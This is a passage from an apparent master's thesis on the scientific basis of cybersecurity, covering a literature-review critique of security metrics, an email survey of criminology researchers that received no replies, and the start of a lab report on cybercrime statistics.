to make decision, because they can use heuristic thinking and intuition to measure the benefits and disadvantages [28]. Man have intention to follow legislation, but based on pressure theory then need to achieve something drive the man to achieve it even it would be against a law [29]. The propensity to commit crimes is universal and fear to get caught do not prevent it by itself [29]. Profiling the attacker is not scientific method by criminologist [30], the profiling has mislead the profilers [30], the proper methodology is study ethnography and phenomenology to understand what are the threat variables. The ethnography and phenomenology are part of qualitative research methods.

“We have no evidence that security in the physical world is measurable at all – we have no measuring devices or sensors which could measure security of a given organization in a straightforward way [31].”

In his conclusion there is statement that proper metrics are missing to measure strength of the attacks, but there are metrics for example in civil engineering measure they own area aspects:

“There are no scientifically justified and widely accepted metrics of strength against attacks, but such metrics exists in many other engineering areas – for instance, in civil engineering [32].”

The thesis claims that, calculating that threat actor do not attack is no reliable, because it has error in margin and *“The upper bound is a reliable metrics for operational security risk [33]”* that the margins are higher than need for security, which is used in civil engineering to make sure that the building do not collapse [33]. However, using upper bound strategy will lead the situation where organisation is over secured, but thesis claims that it has been not studies organisation are over secure. It has been claimed that tool which introduced in the thesis (Attack three alias ApproxTree+) along with attacker profiling will guarantee effectiveness.

Nevertheless, the problem with running faster is that are the premises always proper, and what theory and metrics is used to measure the opponent resources and competence. In addition, when upper bound is guarantee with attack three analysis, if development of the threat variables cannot be exactly measure and there are no theories how they will progress? Is it enough just using professional publications and professional options and one wargame / cyber-game so called data to make that measurement and implement that data to attack three to establish so called upper bounded solution to organisations? The tool and theory which have created in the thesis work in mathematical domain, but how it going to establish the axiom from reality which same axioms which on the domain of the mathematics? Without proper theory and metrics to say where in reality is the axiom where the threat actors, resources, competence, progress can be measured with reliability and validity, the theory which has been stated in the thesis cannot lead valid conclusion that this organisation has now upper bounded level security and therefore it is effectively secured. The theory and metric to establish the axiom from reality is needed to make the attack three and theory of the thesis to work from pragmatically point of view. Even the criminologist do not have theory which explains all the psychological reasons from criminality [34]. The reason for criminality varies and just criminal tendency it is not itself enough to explain when criminality occurs and for this reason statistics of criminality are not proper for measuring crime rate [34], because crime is not every time reported [35] and even detected or seen as crime by eyewitnesses.

In conclusion, the Thesis has contribution and the PhD's thesis gives idea that security must be measured and modeling threat variables and organisation are intended to be being protected is key to effectively secure assets. The PhD have proofs for mathematical formulas, but the axioms and metrics which measure the threat actors of the reality and data are the data to describe the threat attackers of the reality (to write malware, plan an attack, commence an attack etc.) are absent. Therefore, the discussion is more an philosophical, because it would make measurement much more reliable and valid if the attackers true resources, abilities, competence to commence cyber-attacks and what are precisely the methods which are uses to commence attacks, would be disclosure in the Thesis. There was no general theory for security mentioned or established after this PhD research. The PhD have shown that no proper metrics to exactly measure the cyber-attacker competence, resource and intention from reality are absent.

The literature reviews author own discovery, the basic research is needed to establish theory which describes the threat actors intention, resources, competence to conduct an attack, progress of the threat actors and what solutions will work and are effective against those commenced attacks and then the attack is effectively prevent and effectively mitigated. The basic research is needed to establish general theory of security which describes where are the axiom which can be used to measure intention, resources, competence of the threat actors and how the threat actors will progress.

4 Final conclusion

The final conclusion is that science of security and science of cyber-security is based on this literature review premises underdeveloped. The basic need of the man for feeling security is studied very minimal amount and there are no proper theories to describe holistic view of security phenomena and valid and sound security metrics are absent and the metric must be developed. The security studies have methodological error and industry of security is infested with Ah hoc argument and cybersecurity metrics and decision are intuitive based and pen-testing is more like art than science. There are not much empirical evidence to support that OODA/PDCA and organisational resilience are the key for security the assets. Therefore, the literature review has negative result for the hypothesis, but the literature review was not unable to proof and disproof that cyber-security has succeed on its mission to effectively prevent and mitigate cybercrimes and cyber-incidents, because there no proper theories to study how well cybersecurity has succeeded or either valid and sound metrics. There are intuitive and professional metrics, but they are not base of proof on floor of science. The literature review is in addition to unable to proof helper hypothesis or disproof it, because of lack of theories and metrics.

5 The contribution after literature review

The contribution after the literature review has been, that the basic discovery has been made, that science of security and science of cybersecurity studies has methodological errors, practices in security are mostly Ad hoc based and practices in cybersecurity are intuitive based than scientific. The proper theories are lacking and valid and sound security metrics. This data gives understanding that basic research must be done to develop proper theories for science of security and science of cybersecurity and in addition valid and sound security metrics. This basic discovery is the author of this literature review contribution for the civilization.

6 References

- [1] N. Jahan, S. Naveed, Z. Muhammad, and A. T. Muhammad, "How to Conduct a Systematic Review: A Narrative Literature Review," *Cureus*, vol. 8, no. 11, pp. 1–8, 2016.
- [2] M. H. Murad, N. Asi, M. Alsawas, and F. Alahdab, "New evidence pyramid," *BMJ Publ. Gr. Ltd.*, vol. 0, no. 0, pp. 1–3, 2016.
- [3] N. Jahan, S. Naveed, Z. Muhammad, and A. T. Muhammad, "How to Conduct a Systematic Review: A Narrative Literature Review," *Cureus*, vol. 8, no. 11, pp. 1–8, 2016.
- [4] J. Heinonen, A. Keinänen, and J. Paasonen, "Luetettavuus," in *Turvallisuustutkimuksen tekeminen*, Helsinki: Tietosanoma ltd, 2014, pp. 92–93.
- [5] J. Heinonen, A. Keinänen, and J. Paasonen, "Lopuksi," in *Turvallisuustutkimuksen tekeminen*, Helsinki: Tietosanoma ltd, 2014, p. 139.
- [6] M. Lehti, *Rikoksentorjunnan kannattavuus: alustava systemaattinen kirjallisuuskatsaus*. Helsinki: University of Helsinki, 2018.
- [7] J. Tuomi and A. Sarajärvi, *Laadullinen tutkimus ja sisällönanalyysi*. Helsinki: Tammi ltd, 2002.
- [8] A. Hirvonen, "MITÄ TIEDE ON?," in *Mitkä metodit? Opas oikeustieteen metodologiaan*, Helsinki: University of Helsinki, 2011, p. 12.
- [9] A. Hirvonen, "MITÄ TIEDE ON?," in *Mitkä metodit? Opas oikeustieteen metodologiaan*, Helsinki: University of Helsinki, 2011, p. 12.
- [10] M. Glanzberg, "Stanford Encyclopedia of Philosophy," *Truth*, 2013. [Online]. Available: <https://plato.stanford.edu/entries/truth/>.
- [11] D. Morris, "Cybersecurity tips that are cost-effective and efficient," 2017. [Online]. Available: <https://betanews.com/2017/12/20/cybersecurity-tips-that-are-cost-effective-and-efficient/>.
- [12] L. Haaparanta and I. Niiniluoto, "Käsitteiden merkitys ja moniselitteisyys," in *Johdatus tieteelliseen ajatteluun*, Tallinn: Gaudeamus, 2017, pp. 80–85.
- [13] J. Heinonen, A. Keinänen, and J. Paasonen, "Vaikutustutkimuksen tutkimusasetelmat," in *Turvallisuustutkimuksen tekeminen*, Helsinki: Tietosanoma ltd, 2014, pp. 117–118.
- [14] University of Helsinki, "Moniste III: Logiikka & Hyvä argumentaatio," *i. Käytettyjen käsitteiden tulkinnan muuttaminen tai monimerkityksellisyys / epäselvyys - equivocation & ambiguity*, 2009. [Online]. Available: http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#ekv ivokaatio.
- [15] T. Kaitaro, "Tieteen tunnusmerkit," *Miten erottaa tiede pseudotieteestä?*, 1998. [Online]. Available: <http://www.skepsis.fi/jutut/tiede-pseudotiede.html>.
- [16] J. Heinonen, A. Keinänen, and J. Paasonen, "Tutkimuksen validiteetti," in *Turvallisuustutkimuksen tekeminen*, Helsinki: Tietosanoma ltd, 2014, pp. 92–93.
- [17] M. Lehti, "Tietokannat," in *RIKOKSENTORJUNNAN KANNATTAVUUS*:

ALUSTAVA SYSTEMAATTINEN KIRJALLISUUSKATSAUS, Helsinki: University of Helsinki, 2017, pp. 5–6.

- [18] S. O. Hansson, “Stanford Encyclopedia of Philosophy,” *Science and Pseudo-Science*, 2008. [Online]. Available: <https://plato.stanford.edu/entries/pseudo-science/>.
- [19] I. Niiniluoto, “Stanford Encyclopedia of Philosophy,” *Scientific Progress*, 2015. [Online]. Available: <https://plato.stanford.edu/entries/scientific-progress/>.
- [20] University of Oulu, “Artikkelityypit,” 2013. [Online]. Available: <https://wiki.oulu.fi/display/030005P/Artikkelityypit>. [Accessed: 16-Apr-2018].
- [21] University of Jyväskylä, “Survey,” 2015. [Online]. Available: <https://koppa.jyu.fi/avoimet/hum/metelmapolkuja/metelmapolku/tutkimusstrategiat/survey>. [Accessed: 18-Apr-2018].
- [22] University of Helsinki, “2.1. Deduktio,” 2009. [Online]. Available: http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#deduktiivinen. [Accessed: 18-Apr-2018].
- [23] J. E. Cox, “Logical Fallacies - Oversimplified Cause Fallacy.” [Online]. Available: http://my.ilstu.edu/~jecox/FOI_Materials/Logical_Fallacies_Definitions_and_Examples.htm.
- [24] J. Heinonen, A. Keinänen, and J. Paasonen, “Tutkimuksen reliabiliteetti,” in *Turvallisuustutkimuksen tekeminen*, Helsinki: Tietosanoma ltd, 2014, pp. 93–94.
- [25] allaboutsscience.org, “Scientific Method,” 2018. [Online]. Available: <https://www.allaboutsscience.org/scientific-method.htm>.
- [26] J. Paasonen, “Kyberturvallisuuden ja -rikollisuuden tutkimuksesta sekä kotimaisesta sääntelystä,” 2018. [Online]. Available: <https://jyripaasonen.fi/kyberturvallisuuden-ja-rikollisuuden-tutkimuksesta-seka-kotimaisesta-saantelysta/>. [Accessed: 25-Apr-2018].
- [27] J. Haapasalo, “Varkaus,” in *Kriminaalipsykologia*, Jyväskylä: WS Bookwell ltd, 2008, p. 217.
- [28] J. Levin and P. Milgrom, “Introduction to Choice Theory,” 2004. [Online]. Available: https://web.stanford.edu/~jdlevin/Econ_202/Choice_Theory.pdf.
- [29] J. Haapasalo, “Rikollisuuden sosiologiaa pähkinänkuoressa,” in *Kriminaalipsykologia*, Jyväskylä: WS Bookwell ltd, p. 25.
- [30] J. Haapasalo, “Sarjoittaminen ja maantieteellinen profilointi,” in *Kriminaalipsykologia*, Jyväskylä: WS Bookwell ltd, 2008, pp. 138–140.
- [31] L. ALEKSANDR, “Reliable and Efficient Determination of the Likelihood of Rational Attacks,” TALLINN UNIVERSITY OF TECHNOLOGY.
- [32] L. ALEKSANDR, “Reliable and Efficient Determination of the Likelihood of Rational Attacks.” p. 129, 2015.
- [33] L. ALEKSANDR, “Chapter 9 - CONSLUSIONS AND FUTURE RESEARCH,” TALLINN UNIVERSITY OF TECHNOLOGY.
- [34] J. Haapasalo, “Psykologiset selitysmallit,” in *Kriminaalipsykologia*, M. Junnila, Ed. Jyväskylä: WS Bookwell ltd, 2008, p. 28.
- [35] J. Heinonen, A. Keinänen, and J. Paasonen, “Muuttujien mittaamisongelmat,” in

Turvallisuustutkimuksen tekeminen, Helsinki: Tietosanoma ltd, 2014, pp. 126–127.

II. Appendix

Search | CCDCOE

https://ccdcoe.org/search.html

CCDCOE
NATO Cooperative Cyber Defence
Centre of Excellence Tallinn Centre

About Us | Cyber Defence Library | Tallinn Manual | Events | Resources | Cyber Security News

Search

effectivity cyber security

About 3 results (0.51 seconds) Sort by: Relevance

[Cyber Security Training Events | CCDCOE](https://ccdcoe.org/events.html)
<https://ccdcoe.org/events.html>
Cyber defence centre organises events and compiles a list of **cyber security** courses. Check out the **Cyber security Training Catalogue**.

[Network and Host Forensics | CCDCOE](https://www.ccdcoe.org/network-and-host-forensics.html)
<https://www.ccdcoe.org/network-and-host-forensics.html>
This course provides theoretical introduction of advanced **network** and host forensic methods, and also opportunity to prove their **effectivity** during the hands- on investigations. ... They will identify where the initial targeted **attack** occurred and which systems were compromised. The workshop covers real-world use cases and ...

[Technical Courses | CCDCOE](https://ccdcoe.org/event/technical-courses.html)
<https://ccdcoe.org/event/technical-courses.html>
Technical courses are organised twice a year by the Centre with an aim to bring together and train computer and **network security** specialists. In general, students should have a good background in information technology either from studies, practical experiences or both. On the other hand these individuals do not have to ...

1

powered by Custom Search
Google

Our Mission & Vision

Our mission is to enhance the capability, cooperation and information sharing among NATO, NATO nations and partners in cyber defence by virtue of education, research and development, lessons learned and consultation.

Our vision is to be the main source of expertise in the field of cooperative cyber defence by accumulating, creating, and disseminating knowledge in related matters within NATO, NATO nations and partners.

Internship Opportunities

1 / 2

22.4.2018 klo 22.26



III. Appendix

[Read more](#) 

Search the library

Keyword search 

Filter by

Year:  

Type:  Article Book Video

IV. Appendix


[Read more](#) 

Search the library

Keyword search 

[Search](#) [Reset search](#)

Filter by

Year:  

Type:  Article Book Video

III. Appendix: Interviews of The Thesis

Author: Mikko Luomala
165602IVCM
A Student of Cyber Security
E-mail: miluom@ttu.ee

Style Format of the Article: Applied style of the Springer Link Journal⁹²

Citation Style: Chicago Style Footnotes: Approved by Tallinn University of Technology Library⁹³

Status: Ready

Control of version

Versio	Modifier	Reason	Date
1.0	Mikko Luomala	Template	13.2.2018
1.1	Mikko Luomala	Text	16.2.2018
1.2	Mikko Luomala	-	-
1.3	Mikko Luomala	Final update	3.4.2018

Table of Contents

1	The Scope of the Survey and Contribution	102
2	Survey questions for research	102
3	Eligible for survey	103
4	The institutions which have selected for survey	105
5	Results	107
6	Contributions after the results	107
7	References	108

⁹²The sample of the Springer Link style: https://static-content.springer.com/lookinside/chp%3A10.1007%2F978-3-642-29148-7_42/000.png

⁹³More information of approved citation styles at Our Home University's website: <https://www.ttu.ee/institutes/library-3/for-students/reference-stiles/>

1 The Scope of the Survey and Contribution

The scope of the survey is to obtain current and previous researches of the subject of the research questions. The survey method has been selected, which is part of methods of qualitative researches. There is reason to believe in the beginning of the study that there might some studies done related to the subject of the research questions. The contribution of this survey is to conduct inquire to see what the fellow researchers have done in the subjects and use their data as the base in this thesis study. Therefore, the author contributions are inquires and exploration to the field of the subject of the research questions.

2 Survey questions for research

1. Have a cyber-security succeed on its mission effectively to prevent cybercrimes and mitigate cybercrimes with scientific proofs?
2. Is an organizational resilience with PDCA (Plan-Do-Check-At) an effective solution to prevent cybercrimes and mitigate rate of cybercrimes and are there any scientific proofs to support that those two methods would effectively prevent cybercrimes and mitigate cybercrimes?
3. How well have specialists of cyber-security got it right, when they have implemented technical solutions to prevent -or mitigate cybercrimes and have they proofed scientifically that technical solutions of cyber-security are scientifically effective to prevent or mitigate cybercrimes?
4. There is researches⁹⁴ which states that physical security solutions and technology do not have valid scientific research to support their effectively to prevent and mitigate crimes? Are cyber-security solutions based on scientific studies or are cybersecurity more like hands of belief that they tend to work as specialists of cyber-security believe them to work?

⁹⁴ Those researches are from Dsc Teemu Santonen and his research of *Yksityiseen turvallisuus-alaan vaikuttavat muutostekijät* and in addition PhD Jyri Paasonen and his doctoral dissertation of *Yksityisen turvallisuusalan sääntelyn toimivuus – empiirisiä oikeustutkimuksia yksityisestä turvallisuusalasta*.

5. The U.S army and ASIS International states that the threat is asymmetrical and is running faster scientifically answer to prevent and mitigate cybercrimes, even history of the man shows that the man goes from problems to new problems or conflicts or crimes?
6. Are those claims sound that technology is effective solution to defeat cybercrimes?
7. The technology has advanced but will it be enough that more advanced cyber-security technologies and artificial intelligence supported technologies to defeat effectively the cybercrimes?
8. Are the criminologist situational prevention and other advanced crime prevention techniques used in the industry of cyber-security? Could those advanced techniques work effectively against cybercrimes rather than these organizational resilience and OODA methods?

3 Eligible for survey

None of qualitative data is an absolutely objective [1]. Therefore, none of humans cannot present they empirical founding's or either they knowledge purely objective, because humans experience the world and empirical events differently and humans tend to understand definitions differently which means that there is variation for example how a person feels his or her reality. For this survey the specialists will be selected from research universities and persons which have PhD or DSc from field of criminology or science of security are eligible for this survey or persons which have research degree from social sciences and they have made publications of Crime prevention and security studies.⁹⁵

There is specified reason why just random specialist cannot be interview for this survey and why they background must be checked and validated. Firstly, in science experts opinions are bottoms of quality of evidence (Figure 1) and secondly, for example industry of security the security practitioners and specialist are offering security solutions which are not based on scientific studies that they are effective and truly working and those solutions ability to work is just a hand of belief the practitioners and security specialists of the industry [2]. Thirdly, for

⁹⁵ The security researches: <https://www2.le.ac.uk/research-degrees/phd/criminology/crime-prevention-and-security-studies-phd-and-phil-supervisors>

example in Finland there is no regulation or legislation process who is eligible to use and present he or she as a specialist for the public (Annex 1). This means that persons without any real competence and bogus certificates are eligible legally to claim that they are specialists in some subjects. Fourthly, there are persons in industry of security⁹⁶ which have bought bogus degree from diploma mills.⁹⁷

Doctor of Medical Science Hannu Lauerma states that just education and title do not make any argument valid without proofs.⁹⁸ In addition Skepsis association states that every specialist argument worthy and validity is hand of evidence which the arguing “specialist” presents to support his or her arguments.⁹⁹ The title and education do not make any valid in science. The scientific publications which has been proofed to be scientific and research have repeatability are the reasons to believe that those arguments are valid.

Therefore, for this survey only persons with PhD and Dsc are accepted, because they have ability to do a scientific research and second important criterion is that they must have conducted research is security and specially research which evaluated effectivity of security and security solutions and finally, made publications which important measure to evaluate persons expertise and specialty in the his or her field.¹⁰⁰ In science the scientific founding’s are not hand of one person’s rationality¹⁰¹ and if other cannot understand his or her arguments or repeat and validate his or her research arguments then his or her statement is more like a philosophical point of view than a scientific truth which can called as theory and in ancients terms as Alethea which stands for truth.¹⁰² There are experts which have used non-scientific method to get results and even the scientific evidence is lacking to support his or her claims.¹⁰³ This is the reason why only PhD and Dsc are accepted to this survey, because they know how to use scientific method and how to make an eminent research. These criterions gives more guarantee that persons with precise and eminent evidences, which are accepted to survey, will have value more than just opinions of persons and specialists.

⁹⁶ Parts from video 2:45 – 3:30: https://www.youtube.com/watch?v=ANEH_c94nfl

⁹⁷ More information from video of Eric Hulsizer on parts of 2:11 – 2:28: <https://www.youtube.com/watch?v=LLnE4T4m1pE>

⁹⁸ Hannu Lauerma, *Hyvän Kääntöpuoli* (Helsinki: Duodecim, 2015), 23.

⁹⁹ Skepsis Ry, *Argumentointi*, <http://www.skepsis.fi/Ihmeellinen/argumentointi.html>

¹⁰⁰ Hannu Lauerma, *Hyvän Kääntöpuoli* (Helsinki: Duodecim, 2015), 22 and 56 and 190.

¹⁰¹ University of Helsinki, vi. *Ad hoc*, http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#adhoc

¹⁰² Ari Hirvonen, *Mitkä metodit? Opas oikeustieteen metodologiaan* (Helsinki: University of Helsinki, 2011), 12.

¹⁰³ Hannu Lauerma, *Hyvän Kääntöpuoli* (Helsinki: Duodecim, 2015), 26.




Figure 1. The pyramid of evidence where expert opinion are bottom of the pyramid.¹⁰⁴

The figure 1 explains what is credibility of the data in science. Just intuition and «experts opinions» are bottom of the credibility in evidence based practices, which is what science is about. Systematic reviews and argumentations which are repeatable and falsifiable, but cannot be falsified even they can be observed are the highest order in the science. The survey scope is obtained from these researchers and scientists they systematic data and studies of the survey questions. On survey situation, they might reveal the studies which they have done and therefore, the survey, which is part of qualitative research methods can be used to obtain systematic evidence of the current or previous studies of the subject of the research questions.

4 The institutions which have selected for survey

University of Helsinki

Mikko Aaltonen¹⁰⁵ mikko.aaltonen@helsinki.fi

¹⁰⁴ Linda Murphy, *Evidence-Based Medicine (EBM) Resources*, https://guides.lib.uci.edu/ebm/pyramid_s

¹⁰⁵ The biography of the Mikko Aaltonen: [https://tuhat.helsinki.fi/portal/en/persons/mikko-aaltonen\(3a08bca2-7112-488d-ae2f-3d558c51e588\).html](https://tuhat.helsinki.fi/portal/en/persons/mikko-aaltonen(3a08bca2-7112-488d-ae2f-3d558c51e588).html)

Person is in the absent and email was sent to his @om.fi email.

University of Turku

The emails were sent to Professor Anne Alvesalo-Kuusi¹⁰⁶ anne.alvesalo-kuusi@utu.fi

Laurea University of Applied Sciences

The emails were sent to Teemu Santonen teemu.santonen@laurea.fi

University of Leceister

The emails were sent to Dr Matt Hopkins mh330@le.ac.uk and Emeritus Professor Adrian Beck bn@le.ac.uk .

UEF

Aarne Kinnunen, VTT

UEF did not have his email and email was sent to VTT

The VTT replied that he does not work there.

NIST research¹⁰⁷

Dr. Jason Boehm
Director, Program Coordination Office
301-975-8678
jason.boehm@nist.gov ([link sends e-mail](#))

Susan Ballou
Program Manager, Forensic Science Research, Special Programs Office
301-975-8750
susan.ballou@nist.gov ([link sends e-mail](#))

The Susan Ballou was absent and email was sent for his collugue of Json Boehm to inquire does they have criminology & cybersecurity research in their research centre.

DHS¹⁰⁸

The survey was sent for Daniel Gonzales to his email of dan_gonzales@rand.org

VTT

Inquire were sent to hannu.honka@vtt.fi and other researcheres in the facility.

¹⁰⁶ List of the personnels in the faculty: <https://www.utu.fi/en/units/law/research/research-projects/activeprojects/Pages/los.aspx>

¹⁰⁷ More information of the centre: <https://www.nist.gov/coe/forensic-science-center-excellence>

¹⁰⁸ The biography of the Daniel Gonzales: https://www.rand.org/about/people/g/gonzales_daniel.html

5 Results

In 3rd of April, there is no whatsoever email replies in the Tallinn University of Technology official email. The email address was miluom@ttu.ee. The emails were sent on 21th of February and so far no answers. The thesis has to be defend in June 2018 and time is running out. Therefore, based on this premises the answer for surveys are that no data or answers from survey questions were be able to obtain from the scientists and research centers. This do not conclusive mean that there is no answer, but the truth is that no answer or data were unable to obtain by this method from the fellow researchers. In summary, any of the eight survey questions were unable to get the answer.

6 Contributions after the results

The surveys turn out to be for nothing. However, it did give result that fellow scientists and researchers did not answer the questions and there might be reason why they did not answer for the questions. Nevertheless, the contributions has been fullied, because the inquire has been done, even through the answers were that no answers were not obtain from the fellow researchers and scientists.

7 References

- [1] J. Heinonen, A. Keinänen, and J. Paasonen, “Luetettavuus,” in *Turvallisuustutkimuksen tekeminen*, Helsinki: Tietosanoma ltd, 2013, p. 95.
- [2] J. Paasonen, “No Title,” in *Yksityisen turvallisuusalan sääntelyn toimivuus – empiirisiä oikeustutkimuksia yksityisestä turvallisuusalasta*, Helsinki: Suomen Turvallisuusosaaminen Oy, 2014, p. 9.

Figures

Figure 1. The pyramid of evidence where expert opinion are bottom of the pyramid..... 105

Appendixes

Annex 1 – Email from The Finnish National Agency of Education 109

Annex 1 – Email from The Finnish National Agency of Education

Asiantuntija-nimike Inbox x 🗑️ 🖨️ 📧

Mikko Luomala <mikko.t.luomala@student.jyu.fi> 11 Feb ☆ ↩️ ▾
to recognition ▾

Hei,

Onko Suomessa mitään säätelyä millä perusteella yksilö tai yhteisö voi kutsua itseensä titeileillä "asiantuntija", "asiantunteva", "erityisasiantuntija", "alan x asiantuntija" ?

Ystävällisin terveisin,
Mikko Luomala

OPH recognition <recognition@oph.fi> 13 Feb ☆ ↩️ ▾
to Mikko ▾

🗑️ 🖨️ 📧 Finnish ▾ > English ▾ [Translate message](#) Turn off for: Finnish x

Hei ja kiitos tiedustelusta.

Lainsäädäntö ei säätele em. nimekkeiden käyttöä.

Ystävällisesti,
Susanna Kärki

Susanna Kärki
Asiantuntija – Expert

Opetushallitus - The Finnish National Agency for Education

Tietoa tutkintojen tunnustamisesta ja Europassista:
www.oph.fi/tutkintojentunnustaminen ja www.europass.fi

More on recognition of qualifications and Europass:
www.oph.fi/recognition and www.europass.fi

Lähetetty: Mikko Luomala [mailto:mikko.t.luomala@student.jyu.fi]
Lähetetty: 11. helmikuuta 2017 21:25
Vastaanottaja: OPH recognition
Aihe: Asiantuntija-nimike

...

IV. Appendix: Statistics of Cybercrimes and Cybersecurity Effect to Cause

Lab Report of Thesis

Title of the lab: Statistics of Cybercrimes and Cybersecurity Affect to Cybercrime Rate

Author: Mikko Luomala

165602IVCM

Instructors: Professor *Yannick Le Moullec*, Adjunct Professor *Jyri Paasonen* and Doctoral Candidate *Meelis Roos*

Abstract: This paper is statistical analyse of cybercrimes. The data was collected by systematic re-view from the databased. However, no reliable statistics of cybercrimes were not recovered during the research. Therefore, statistical analyse cannot be done, because validity of premises and lack of premises will cause a problem of soundness of the study. This study is unable to answer the hypothesis that how well, have cybersecurity succeed on its mission to effectively prevent and effectively mitigate cybercrimes.

Table of Contents

List of Abbreviations.....	112
List of Figures	113
List of Tables.....	114
1 Introduction	115
1.1 Definitions, Origin from the Literature Review.....	115
1.2 Philosophical Aspects Behind the Lab.....	115
1.3 Research Method and Hypothesis	115
1.4 Contribution of the Author.....	116
1.5 Mathematical Induction to Proof the Formula	116
1.6 Databases for Statistical Analysis and Results of the Databases	116
1.7 Conclusion of the Review of the Databases.....	126
2 Reliability of the Study	127
3 Validity of the Study	127
4 Statistical Analyse and Conclusion.....	129
5 Discussion	130
6 References	131
Appendixes.....	131
Appendix 1 – The Results of Eurostats.....	132
Appendix 2 – The Results of FBI Database.....	133
Appendix 3 – The results of Google Scholar	134
Appendix 4 – Europol’s Database Review	135
Appendix 5 – Literature Review of the Definitions.....	136

List of Abbreviations

FBI: Federal Bureau of Investigation

List of Figures

Figure 1. The figure from article of Geopolitical Cyber Perspectives by Dragan Vitorovic.
..... 120

Figure 2. The cybercrimes statistics in Hong Kong..... 121

Figure 3. The Internet fraud statistics in Sweden..... 123

List of Tables

Table 1. The publications which do not have statics of cybercrime rate will be listed on this table 1. If publications have statics of fiscals' costs, they will be discharged. 117

Table 2. The publications which do not have any statics data of cybercrimes. Publication must have statics how much cybercrimes has been occurred, not how much are fiscal losses or return of investment statics. 125

1 Introduction

The purpose of this paper is to evaluate statistics of cybercrimes and make an effort to cause analysis, that has cybersecurity and especially technology of cybersecurity any impact in effective prevention or effective mitigation of cybercrimes.

1.1 Definitions, Origin from the Literature Review.

The literature review has been not yet finished. The paper has two paramount definitions which are an effective prevention of cybercrimes and an effective mitigation of cybercrimes.

1.2 Philosophical Aspects Behind the Lab

The scientific studies are based philosophical base [1]. Which means that researchers must have accepted some sort of philosophical thinking to be able to conduct his or her research. Otherwise, it is impossible to do research which reliability, validity and lastly self-correction [2] if any definitions or metrics are not accepted for the research or either create reliable data which can be defined as truth which is theory to explain a phenomena. The philosophy for this paper study is look reality as it is and explore statistics from credible databases.¹⁰⁹ Mathematically,¹¹⁰ statistics should prove that cybersecurity and especially technology has succeeded on its mission to effectively prevent and mitigate crimes $\therefore \delta$, because if axioms inside cyber-security domain γ_1 really have impact to effectivity of cybersecurity δ , then those which do not have cybersecurity implement should have more cybercrime situation γ_0 . If delta δ is near to zero,¹¹¹ then can be said that cybersecurity did not have any impact or any effective impact to crime rate. The results are collected from precisely stated objects, and these objects are mathematical results of the statistical analysis and its premises, which will guarantee reliability [2] in the research and finally, the validity is guaranteed by selecting from the objects and the premises data and leading the results from them, which guarantee the validity [2].

1.3 Research Method and Hypothesis

The research is statistical analysis and premises of the analysis are evaluated by logical fallacies.¹¹² These methods are used how well cybersecurity have succeed on its mission to effectively prevent and effectively mitigate cybercrimes and statistical analysis will prove it.¹¹³ The hypothesis is: *Cybersecurity has succeed on its mission to effectively prevent and mitigate cybercrimes and this can be proved by statistical analysis of homotopy, which measure connection between variables.*

¹⁰⁹ The credible databases are for example Eurostats where statistics are collected by open and valid methods.

¹¹⁰ A formula to calculate cybercrime rate, when cybersecurity is implemented and not implemented $\delta = \gamma_1 - \gamma_0$. Formula is collected from pages of 108-109 and from book of *Turvallisuustutkimuksen tekeminen* (ISBN: 978-951-885-360-5).

¹¹¹ $\delta < 0$. If the delta is smaller than zero or equal then cybersecurity did not have any impact in mitigation or prevention cybercrimes.

¹¹² More information at www: <http://mom.rs/wp-content/uploads/2015/10/UFKM-11-Patrick-J.-Hurley-Infomal-Fallacies.pdf> and http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#petitoprincipii

¹¹³ The method of Homotopy is used to measure will cybersecurity has impact to prevent or mitigate cybercrimes. More information at www: http://www.springer.com/cda/content/document/cda_downloaddocument/9788132228417-c2.pdf?SGWID=0-0-45-1588753-p179972415 and pages 108-109 on book of *Turvallisuustutkimuksen tekeminen* (ISBN: 978-951-885-360-5).

1.4 Contribution of the Author

The contribution from this study are data that how well cybersecurity and specially a technology of cybersecurity has succeeded on effective prevention of cybercrimes and effective mitigation of cybercrimes. In early stage of the study there are no guarantee will statics exit for the study, but in addition in science a result that those statics do not exit is in addition the result in science.

1.5 Mathematical Induction to Proof the Formula

